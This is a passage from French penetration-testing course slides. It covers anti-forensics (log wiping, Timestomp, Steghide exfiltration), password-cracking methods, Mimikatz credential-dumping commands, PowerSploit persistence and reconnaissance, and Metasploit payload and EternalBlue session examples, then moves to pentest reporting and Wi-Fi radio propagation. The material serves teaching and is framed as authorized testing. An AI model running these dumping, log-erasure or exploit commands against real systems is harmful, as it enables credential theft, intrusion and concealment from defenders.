 - Par exemple, utiliser **Steghide** pour cacher un message (exfiltration de données) à l'intérieur d'une image ou d'un fichier vidéo.

• Effacer vos traces

– Brouiller les pistes pour éviter d'être détecté

- En désactiver la journalisation temporairement.
- En supprimant les journaux (si possible) ou une partie des journaux.
- En supprimant les comptes d'utilisateurs éventuellement créés.
- En supprimant les fichiers éventuellement créés.
- En supprimant les commandes utilisées.
- En manipuler les métadonnées et timestamps
 - Utilisez des outils comme Timestomp pour modifier les timestamps des fichiers créés ou modifiés.
- ...

• Effacer vos traces (suite)

- Nettoyer tous les systèmes une fois la mission de test d'intrusion terminée
 - Supprimez tous les comptes d'utilisateurs utilisés pendant le test.
 - Supprimez tous les fichiers (binaires exécutables, scripts, fichiers temporaires, ...)
 - Remettez tous les systèmes modifiés et leur configuration à leurs valeurs et paramètres d'origine (logs, les permissions, réactivez les services, ...).
 - Supprimez toutes les portes dérobées, démons, services et rootkits installés.
 - Supprimez toutes les données client de vos systèmes.

• Attaquer les mots de passe

- Brute-force
 - Un programme essaie toutes les combinaisons possibles jusqu'à ce qu'il ait trouvé la chaîne de caractères correcte.
- Attaque par dictionnaire (ou liste de mot, wordlist)
 - Au fur et à mesure des attaques réussies, les hackers ont pu collecter des millions de mots de passe.
 - Par exemple, rockyou.txt comprend plus de 14 millions de mots de passe.
 - L'attaquant constitue ou se procure un fichier contenant une liste de mots de passe (le dictionnaire).
 - Comme beaucoup d'utilisateurs voire d'administrateurs réutilisent les mêmes mot de passe, une attaque par dictionnaire peut être beaucoup plus rapide qu'un brute-force.

• Attaquer les mots de passe

– Attaque combinée

- Prend deux dictionnaires et combine leurs mots pour former de nouveaux mots de passe potentiels.

– L'attaque par masque

- Variante de l'attaque par force brute : au lieu de tester toutes les combinaisons possibles, l'attaquant peut spécifier une structure ou un "masque" pour réduire les combinaisons à tester.

– Attaque hybride (dictionnaire + masque)

- L'attaque hybride combine un dictionnaire avec un masque.

– Exemples d'outils

- John the ripper, Hashcat, Cain and Abel, Mimikatz, RainbowCrack, ...

• Attaquer les mots de passe (suite)

– Les tables arc-en-ciel

• Créer des fichiers contenant des mots de passe et leurs valeurs de hachage

- Cette technique est beaucoup plus rapide car les hachages sont précalculés.

– Inconvénient

- » Ces fichiers consommeraient beaucoup trop d'espace disque avec des hachage long tels que SHA-256, les rendant inutilisables.

• Les tables arc-en-ciel

- Sont une solution qui optimise l'espace de stockage nécessaire pour casser des hachages tout en réduisant le temps de calcul.
- Fonction de réduction transforme un hachage en une valeur plausible de mot de passe
- $H(\text{mdp1}) \rightarrow \text{hash1} : R(\text{hash1}) \rightarrow \text{mdp2} : H(\text{mdp2}) \rightarrow \text{hash2} : R(\text{hash2}) \rightarrow \text{mdp3}$
 $H(\text{mdp3}) \rightarrow \text{hash3}$
- Seules les extrémités des chaînes sont stockées dans une table (mdp1 et hash3).

• Inconvénients

- Inefficaces pour des mots de passe longs, complexes et/ou salés.

• Mimikatz

- Retrouver des mots de passe depuis la mémoire d'une machine Windows
 - Capable d'extraire de la mémoire
 - des mots de passe en texte clair,
 - des hashes,
 - des codes PIN,
 - des tickets Kerberos,
 - Des certificats et de leurs clés privées.
- Utiliser ces informations pour réaliser des attaques
 - Pass-the-hashes.
 - Pass-the-tickets.
 - Golden tickets.

• Mimikatz (suite)

- Exemple d'extraction des mots de passe
 - Exécutez la commande debug du module de privilège
 - `mimikatz # privilege::debug`
 - Enregistrer un journal des interactions et des résultats de Mimikatz.
 - `mimikatz # log`
 - Une fois la journalisation activée, le reste de la session sera enregistré à des fins d'exfiltration ou d'analyse.
 - Extraire les hashes NTLM des comptes utilisateurs et administrateurs
 - `mimikatz # lsadump::lsa`
 - `mimikatz # sekurlsa::logonpasswords`

- **PowerSploit**

- Framework open-source de post-exploitation

- **PowerSploit** est une suite d'outils et de scripts PowerShell permettant d'exécuter des commandes sur des machines compromises.
 - Après avoir obtenu un shell dans un système du réseau et une fois installé, Powersploit peut notamment être utilisé pour différentes tâches de post-exploitation.

- Les modules PowerSploit

- **Recon**

- Ce module permet de réaliser de la reconnaissance sur les systèmes cibles.
 - `Get-User` permet de lister les utilisateurs sur le système

- **Persistence**

- Ce module permet d'ajouter des mécanismes de persistance.
 - `New-UserPersistenceOption -Task` : Créer une tâche planifiée pour exécuter une commande à la connexion.

- **PowerView**

- Utilisé pour la reconnaissance Active Directory et la découverte d'informations dans l'environnement réseau.

- ...

- **Exemple de commandes PowerView**

- *Get-NetDomainController*

- Fournit des informations concernant le *domain controller* (version de l'OS, l'adresse IP, domaine, ...).

- *Get-NetUser*

- Renvoie une liste de tous les utilisateurs ainsi que d'autres informations utiles concernant les utilisateurs.

- *Get-NetShare*

- Utilisé pour lister les informations sur les partages réseau d'une machine spécifique.

- *Get-NetComputer*

- interroge l'Active Directory pour récupérer la liste des ordinateurs enregistrés dans le domaine.

- *Invoke-ShareFinder*

- Utilisé pour rechercher, sur l'ensemble du réseau, des partages réseau disponibles.

- ...

• Metasploit

– Metasploit Framework

- Metasploit est un framework qui peut prendre en charge toutes les phases d'un test de pénétration, de la collecte d'informations à la post-exploitation.

– Principaux composants

- **Msfconsole :**
 - L'interface en CLI de Metasploit.
- **Modules :**
 - Petits composants qui sont construits pour effectuer une tâche spécifique (exploiter une vulnérabilité, scanner une cible, exécuter un brute force, ...).
- **Outils :**
 - Des outils autonomes qui facilitent la recherche et l'évaluation des vulnérabilités ou les tests de pénétration (msfvenom, pattern_create, ...)

• Exemples de catégories de modules Metasploit

– Auxiliary

- Contient divers programmes utiles (fuzzers, scanners, DoS, ...)

– Encoders

- Ils permettent de chiffrer les charges utiles/exploits pour tenter d'éviter d'être repérés par les antivirus basées sur les signatures.

– Exploits

- Contient les exploits regroupés par système cible.

– Post

- Contient les programmes relatifs aux tâches de post-exploitation.

– Payloads (Charges utiles)

- **Codes qui s'exécutent sur une machine cible après une exploitation réussie**

- Pour obtenir un shell interactif, maintenir une porte dérobée, exécuter une commande ou encore charger des logiciels malveillants.

- **Singles**

- » Payloads autonomes qui accomplissent une tâche unique.

- **Stagers**

- » Payloads de petite taille utilisés pour établir une connexion initiale avec la machine de l'attaquant.
- » Une fois la connexion établie, ils téléchargent et exécutent un payload plus volumineux appelé **stage**.

- **Stages**

- » Payloads plus complexes permettant d'effectuer des actions plus avancées, comme l'ouverture d'une session interactive ou l'exécution de scripts complexes sur la machine cible.
- » **Meterpreter** est un payload qui offre de nombreuses possibilités (obtenir une session interactive avec la cible, copie d'écran, redirection de port, ...).

- **Adapters**

- » Permettent de connecter ou de chaîner différents payloads ou de modifier la manière dont un payload se comporte en fonction de la situation (par ex. rendre un payload polymorphe).

- **Exemples de commandes Metasploit**

- **Afficher les payloads (il y en a plus de 1000)**

```
$ msfconsole
msf6 > show payloads

Payloads
=====
#      Name      « Disclosure Date »
Rank   Check  Description
0      payload/aix/ppc/shell_bind_tcp
normal No      AIX Command Shell, Bind TCP Inline
1      payload/aix/ppc/shell_find_port
normal No      AIX Command Shell, Find Port Inline
2      payload/aix/ppc/shell_interact
normal No      AIX execve Shell for inetd
3      payload/aix/ppc/shell_reverse_tcp
normal No      AIX Command Shell, Reverse TCP Inline
4      payload/android/meterpreter/reverse_http
normal No      Android Meterpreter, Android Reverse HTTP Stager
5      payload/android/meterpreter/reverse_https
normal No      Android Meterpreter, Android Reverse HTTPS Stager
6      payload/android/meterpreter/reverse_tcp
normal No      Android Meterpreter, Android Reverse TCP Stager
7      payload/android/meterpreter/reverse_http
normal No      Android Meterpreter Shell, Reverse HTTP Inline
```

single →

stage →

– Ranking des payloads

- Les payloads sont évalués selon les critères suivants :
 - ExcellentRanking → L'exploit ne fera jamais planter le service.
 - GreatRanking → L'exploit a une cible par défaut ET détecte la cible appropriée.
 - GoodRanking → L'exploit a une cible par défaut qui est le « cas commun ».
 - NormalRanking → Exploit fiable, mais dépend d'une version spécifique qui n'est pas le « cas courant ».
 - AverageRanking → L'exploit est généralement peu fiable ou difficile à exploiter.
 - LowRanking → L'exploit est difficile à réaliser (réussite < 50 %).
 - ManualRanking → L'exploit est instable ou difficile à exploiter et il s'agit essentiellement d'un DoS (taux de réussite de 15 % ou moins).

```
msf6 > show payloads
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/aix/ppc/shell_bind_tcp		normal	No	AIX Command Shell, Bind
1	payload/aix/ppc/shell_find_port		normal	No	AIX Command Shell, Find

• Exemples de commandes Metasploit

- search
 - Permet d'effectuer une recherche dans la base de données Metasploit en fonction du paramètre fourni : protocole, application, CVE, ...
- show
 - Affiche des informations sur le nom du module donné et les options du module actuel.
- use
 - Permet de choisir un module particulier et de changer le contexte vers les commandes spécifiques au module.
- check
 - Certains modules prennent en charge l'option check permettant de vérifier si le système cible est vulnérable sans l'exploiter.
- set / unset / setg / unsetg
 - Permet de configurer une variable spécifique au contexte du module en cours.
 - Setg définit des valeurs qui seront utilisées pour tous les modules.

• Exemples de commandes Metasploit

– exploit / run

- Exécute le module en cours. *run* est un alias de *exploit*.
- L'option *-z* met la session en arrière-plan dès qu'elle s'ouvre, permettant de revenir à l'invite de commande du contexte à partir de laquelle vous avez exécuté l'exploit.

– sessions

- Peut être utilisée à partir de l'invite *msfconsole* ou de n'importe quel contexte pour voir et pour interagir avec les sessions existantes.

• Exemple de commandes Metasploit (suite)

```
msf6 > search type:auxiliary smb
msf6 > search smb
< ... lignes omises ... >
131  auxiliary/scanner/smb/impacket/wmiexec
2018-03-19      normal      No      WMI Exec
132  auxiliary/admin/smb/webexec_command
normal      No      WebEx Remote Command Execution Utility
< ... lignes omises ... >
```

```
msf6 > use auxiliary/scanner/smb/impacket/wmiexec
msf6 auxiliary(scanner/smb/impacket/wmiexec) >
```

Nous sommes maintenant dans le contexte de ce module

Affiche les options du contexte en cours

- Exemple de commandes Metasploit (suite)

```
msf6 payload(scanner/smb/impacket/wmiexec) > show options
Module options (auxiliary/scanner/smb/impacket/wmiexec):
```

Name	Current Setting	Required	Description
COMMAND		yes	The command to execute
HASHES		no	The NTLM hash to use for authentication,
format: LMHASH:NTHASH			
OUTPUT	true	yes	Get the output of the executed command
RHOSTS		yes	The target host(s), see
https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html			
SMBDomain	.	no	The Windows domain to use for
authentication			
SMBPass		no	The password for the specified username
SMBUser		yes	The username to authenticate as
THREADS	1	yes	The number of concurrent threads (max one per host)

```
msf6 payload(windows/x64/custom/reverse_named_pipe) > set RHOST 10.1.1.1
msf6 payload(windows/x64/custom/reverse_named_pipe) > exploit -z
[-] Msf::OptionValidateError The following options failed to validate: COMMAND,
SMBUser
msf6 payload(windows/x64/custom/reverse_named_pipe) > back
msf6 >
```

- Exemple de commandes Metasploit (suite)

```
msf6 payload(scanner/smb/impacket/wmiexec) > show options
Module options (auxiliary/scanner/smb/impacket/wmiexec):
```

Name	Current Setting	Required	Description
COMMAND		yes	The command to execute
HASHES		no	The NTLM hash to use for
authentication, format: LMHASH:NTHASH			
OUTPUT	true	yes	Get the output of the executed command
RHOSTS	10.1.1.1	yes	The target host(s), see
https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html			
SMBDomain	.	no	The Windows domain to use for
authentication			
SMBPass		no	The password for the specified
username			
SMBUser		yes	The username to authenticate as
THREADS	1	yes	The number of concurrent threads (max one per host)

• Exemple de commandes Metasploit (suite)

– Sessions

- Une fois qu'une vulnérabilité a été exploitée avec succès, une session est créée.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit -z
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

- La commande background met en arrière-plan la session et permet de revenir à l'invite de msfconsole.
- La commande sessions peut être utilisée à partir de n'importe quel contexte pour voir les sessions existantes.
- Pour interagir avec une session, vous pouvez utiliser la commande **sessions -i** suivie du numéro de la session désirée.


```
msf6 > sessions -i 2
[*] Starting interaction with 2...
meterpreter >
```

• Try Hack me



– Plateforme d'apprentissage en ligne dédiée à la cybersécurité



- Try Hack me



- Try Hack me



Phase 7 : Reporting

Reporting

• Communication

– Quand communiquer ?

- Dès la découverte d'une vulnérabilité critique ou qu'un système est déjà compromis?
- Fournir des rapports périodique sur l'avancement du pentest?
→ à définir ave le client lors de la phase de préengagement.

– Ne pas être critique, le rapport est pour votre client

- L'objectif consiste à aider le client à sécuriser son SI, pas à critiquer le service informatique.

– Adapter le langage

- Vous adressez vous à du personnel technique (développeur, équipe sécurité, ...) ou administratif (direction)?

– Qualité du rapport

- C'est une image de votre société. S'il est mauvais, on ne fera plus appel à vous.

• Contenu du rapport final

- Résumé exécutif (executive summary)
 - Doit expliquer de manière concise les principales découvertes du pentest, les risques pour l'organisation, et les recommandations prioritaires.
- Détails de la portée
 - Définition détaillée de ce qui a été testé, dans quelles conditions, et avec quelles limites.
- La méthodologie
 - Expliquez quels tests ont été effectués (type de pentest, scan, injections SQL, phishing, ...)
 - Les problèmes rencontrés
 - Documentez tous les problèmes rencontrés pendant les tests (par exemple, les interférences rencontrées en raison de systèmes de protection actifs bloquant le trafic).

• Contenu du rapport final (suite)

- Constatations (findings)
 - Analyser et trier les résultats obtenus
 - Ne pas juste fournir les résultats obtenu par un outil
 - » Scanner détecte pas de vulnérabilité pour un serveur devant être hors ligne.
 - Détecter les faux positifs ou des faux négatifs
 - » L'équipe qui cherche à colmater un faux positif n'appréciera pas.
 - Déterminer si la vulnérabilité est impactante dans le contexte de l'entreprise.
 - Documenter les résultats obtenus
 - Compiler les résultats obtenus, indiquer si ou comment le système testé et les composants associés peuvent être exploités en fonction de chaque vulnérabilité détectée.
 - Chaque résultat probant doit être enregistré ainsi que la manière dont il a été obtenu.
 - Evaluer les risques
 - Vous devez fournir une évaluation des risques afin d'aider à hiérarchiser les mesures à prendre (par exemple CVSS).
 - Il est judicieux d'utiliser une notation des risques acceptée par le secteur pour chaque vulnérabilité, comme le Common Vulnerability Scoring System (CVSS).

- Contenu du rapport final

- Recommandations

- Vous devez fournir des instructions claires sur la manière d'atténuer et de corriger chaque vulnérabilité.

- Conclusion

- Doit fournir une vue d'ensemble des résultats du test de sécurité, résumer les découvertes clés et fournir des recommandations finales.

- Annexe (appendix)

- Documenter toutes les sources d'informations externes qui soutiennent les découvertes, les méthodes ou les recommandations présentées dans le rapport. (CVE, NIST, MITRE ATT&CK, ...).
 - Inclure un glossaire des termes que le public du rapport peut ne pas connaître.

- Quand documenter ?

- Pendant tout le pentest !
 - Faites des captures d'écran des outils utilisés, des étapes et des résultats obtenus.
 - Prenez des notes : dans le rapport vous devrez expliquer votre scénario d'attaque.

- Recommandations

- Exemples de recommandations générales techniques

- Mise à jour des systèmes et des logiciels.
 - Activation de l'authentification multifactorielle (MFA).
 - Désactivation des services non utilisés.
 - Renforcer la politique de mots de passe.
 - Chiffrer les données sensibles.
 - Segmenter le réseau.
 - Améliorer la validation des entrées des formulaires pour limiter les injections.
 - Remplacer les équipements IoT par des modèles sécurisés qui permettent des mises à jour logicielles.
 - Renforcement des politiques de journalisation et de surveillance.
 - ...

– Exemples de recommandations générales organisationnelles

- Sensibiliser annuellement les employés à la sécurité.
- Mise en place de politiques de gestion des accès (procédures pour la création, la modification, et la suppression des comptes utilisateurs).
- Former les développeurs au codage sécurisé.
- Enquêter sur la personne qui a modifié les règles du pare-feu.
- Mettre en œuvre une politique de gestion des correctifs.
- Revoir les contrats et accords avec les fournisseurs tiers pour inclure des exigences de sécurité.
- Mettre en place des audits internes réguliers pour vérifier la conformité avec les politiques de sécurité, les cadres légaux, et les normes.
- Élaborer une politique de classification des données pour identifier les informations sensibles, confidentielles, ou critiques, et appliquer des contrôles spécifiques à chaque niveau.

• Quel niveau de détail fournir?

- Varie en fonction du type de lecteur.

– Exemple 1 : Résumé exécutif (Executive Summary)

- Public visé : La direction, le management, les non-techniciens.
- Doit expliquer les principales découvertes du pentest, les risques pour l'organisation, et les recommandations prioritaires.
- Éviter le jargon technique, se concentrer sur l'impact business et le niveau de risque pour l'organisation.
- Niveau de détail : les informations fournies sont présentées de manière générale et simplifiée, sans entrer dans les détails techniques .

– Exemple 2 : Constatations

- Public visé : Equipes techniques, administrateurs, équipes sécurité.
- Fournit les détails techniques des vulnérabilités, comment elles ont été identifiées et sur quelles parties du système elles ont un impact.
- Niveau de détail : Très technique et précis.

• Les outils d'aide à la rédaction

– Nombreux résultats à compiler

- Rassembler toutes les données, captures d'écran et résultats des tests peut s'avérer une tâche difficile.

– Les outils d'aide à la rédaction peuvent aider

- Ils aident à produire des rapports dans différents formats.
- Par exemple, Dradis est une plateforme de collaboration conçue principalement pour les équipes de test de pénétration et de sécurité.
 - Centralisation des découvertes de vulnérabilités et des informations collectées.
 - Collaboration en temps réel entre les membres de l'équipe (ajout, consultation, ...).
 - Intégration avec les outils de pentest (import automatique des résultats de ces outils).
 - Catégorisation et organisation par type de vulnérabilité, système affecté, ou gravité.
 - ...

– Template

- Créez-vous un modèle de rapport et adaptez-le selon le type de pentest effectué et du résultat souhaité.

• Classification et distribution

– Classification

- En règle générale, il faut toujours considérer le contenu d'un rapport comme hautement confidentiel.
- La classification doit être en accord avec la politique de l'entreprise.

– Distribution

• Version papier ou électronique ?

- Doit être en accord avec la politique de l'entreprise.
- Nombre de copies ?
- Donner en main propre ? Avec accusé de réception ?
- Supprimer votre exemplaire une fois remis.

• Présentation des résultats

- Autorisation de distribuer des copies papier à tous les participants?
- Tant pour le rapport que la présentation, sachez quel est votre public et quels sont leurs besoins.

- Après la remise du rapport

- Acceptation du client.

- Vous devez disposer d'un document écrit attestant de l'acceptation par votre client de votre rapport et des éléments livrables connexes.

- Actions de suivi

- Votre client peut vous demander de tester d'autres systèmes ou une analyse plus approfondie.

- Accusé de réception

- Vous devez fournir un accusé de réception prouvant que le pentest a été effectué et faisant état de vos conclusions.
 - Utile au client pour prouver qu'il a bien fait réaliser un pentest.

- Destruction des données clients

- Vous devez détruire toutes les données sensibles des clients que vous avez collectées durant le pentest.

Chapitre 7


Les antennes

Les ondes électromagnétiques

• L'onde radio (Radio Wave)

- La technologie Wi-Fi utilise les ondes radios.
- L'onde radio fait partie de la famille des ondes électromagnétiques.
- Une onde électromagnétique est constituée d'oscillations générées par un courant alternatif.


Période : T
 Fréquence : f
 Longueur d'onde : λ
 Phase : ϕ
 Vitesse de propagation : v



Les ondes électromagnétiques

• L'onde radio (Radio Wave)

- Plus précisément, les ondes électromagnétiques sont constituées par deux champs : l'un électrique, l'autre magnétique, tous deux en phase et perpendiculaires l'un à l'autre.




Propagation des ondes radios

• Types d'ondes

- Une onde électromagnétique se propage de façon différente selon sa fréquence et son environnement.

– Onde de sol (ou de surface)

- Elle se déplace le long du sol en suivant la surface terrestre.
- Elle est indépendante des conditions atmosphériques.
- Elle n'est utilisable que sur des fréquences relativement basses (quelques kilohertz à 1 MHz).
- On les utilise notamment en radiodiffusion AM.



Source : http://gmdss.free.fr/fonctionnement_lesondesradio.htm


Propagation des ondes radios

• Types d'ondes

– Onde d'espace (onde directe et onde réfléchie)

- Ce mode de propagation est surtout valable pour les fréquences supérieures à 30MHz.
- Aux fréquences UHF notamment, (300MHz à 3GHz) l'onde d'espace reçue est la résultante de plusieurs composantes : une onde directe et des ondes réfléchies.
- Ces ondes sont sensibles aux obstacles.

- Les objets de dimensions supérieures à la longueur d'onde constituent des obstacles.





Source : <http://mandorkawa2009.files.wordpress.com/2009/10/image454.pr>

Propagation des ondes radios

• Types d'ondes

– Onde de ciel

- L'atmosphère se divise en différentes zones parmi lesquelles l'ionosphère.
 - L'ionosphère absorbe une quantité importante de l'énergie émise par le soleil.
 - En fonction du cycle saisonnier et journalier, cette énergie va ioniser différemment les couches de l'ionosphère.
- Lorsqu'une onde de ciel atteint l'ionosphère, elle peut être "absorbée", réfractée ou réfléchie.
 - En fonction de l'angle "d'attaque".
 - En fonction des indices de réfraction des milieux.




Les incidents de propagation

• Rapport signal/bruit

– SNR, Signal to Noise Ratio

- Rapport qui permet de comparer le niveau des ondes utiles avec celui des interférences.
- Plus le SNR est important, meilleures sont la qualité et les performances d'une communication sans fil.
- Si le niveau de bruit (bruit de fond, interférences) est trop proche du niveau du signal reçu, celui-ci ne pourra pas être différencié du bruit.



Source : Lammle T., CCNA Wireless Study Guide, Wiley Publishing, Inc., 2010

– Sources de bruit

- Tout équipement qui émet des ondes dans les mêmes fréquences que celles d'émission.
- Pour le Wi-Fi : un autre réseau Wi-Fi, bluetooth, les fours micro-onde, les équipements industriels, ...

• Atténuation de l'onde en espace libre

- En se propageant dans l'air, l'intensité d'une onde électromagnétique diminue.
- Plus on s'éloigne de l'émetteur, plus l'intensité de l'onde diminue jusqu'à se confondre avec le bruit.
- La sensibilité d'un récepteur définit sa capacité à recevoir des signaux faibles.
 - Plus il sera sensible, plus il sera capable de recevoir des signaux de faible amplitude.


• Réflexion de l'onde

- Lorsqu'elle rencontre un obstacle, l'onde peut s'y réfléchir (totalement ou partiellement) et/ou subir une réfraction dépendant de l'épaisseur et de la nature de l'obstacle.
- Le plastique et le verre sont des matériaux qui vont plutôt réfléchir les ondes Wi-Fi.



• Absorption de l'onde

- Lorsqu'elle rencontre un obstacle, l'onde incidente peut y pénétrer plus ou moins facilement en fonction du type de matériau, de la fréquence du signal et de l'angle d'incidence.
- Bien que l'onde puisse ainsi traverser la plupart des obstacles, une partie de son énergie est y absorbée et l'onde est atténuée plus ou moins fortement.
- Le papier (livres, bibliothèques, meubles en carton, ...), le béton (mur, plancher, ...) et le verre blindé offrent un taux élevé d'absorption des ondes.
- Le métal offre un taux très élevé d'absorption des ondes.



Les incidents de propagation


• Réfraction de l'onde

- Lorsqu'elle rencontre certains matériaux (verre, eau, ...) l'onde peut être réfractée, c'est-à-dire traverser le matériau et ressortir (ou pas) avec un angle différent.



• Diffraction de l'onde

- Lorsqu'elle rencontre certains obstacles ou ouvertures, une zone d'interférence est créée ce qui modifie tout ou partie de la trajectoire de l'onde.




• Diffusion de l'onde

- Lorsque l'onde atteint un obstacle de dimension comparable à sa λ ou ayant une surface contenant des aspérités, elle subit une diffusion.



Les incidents de propagation

• Autre exemple de diffraction



Les incidents de propagation

• Chemins multiples

– Combinaison d'ondes


- En subissant divers incidents de propagation, l'onde reçue est la résultante de plusieurs composantes : une onde directe et des ondes réfléchies.

– Résultante variable


- La résultante n'est pas "constante" car les incidents peuvent varier au cours du temps.

– Affaiblissement

- A certains moments, il se peut que le niveau du signal résultant soit trop faible pour être reçu (opposition de phase).



Source : <http://www.wirelesscommunication.nl/reference/images/afld.gif>





Source : http://spie.org/Images/Graphics/Newsroom/Imported/269/269_fg4.jpg

Les incidents de propagation

• Fading

– Effet d'évanouissement du signal



Les incidents de propagation


• Fading

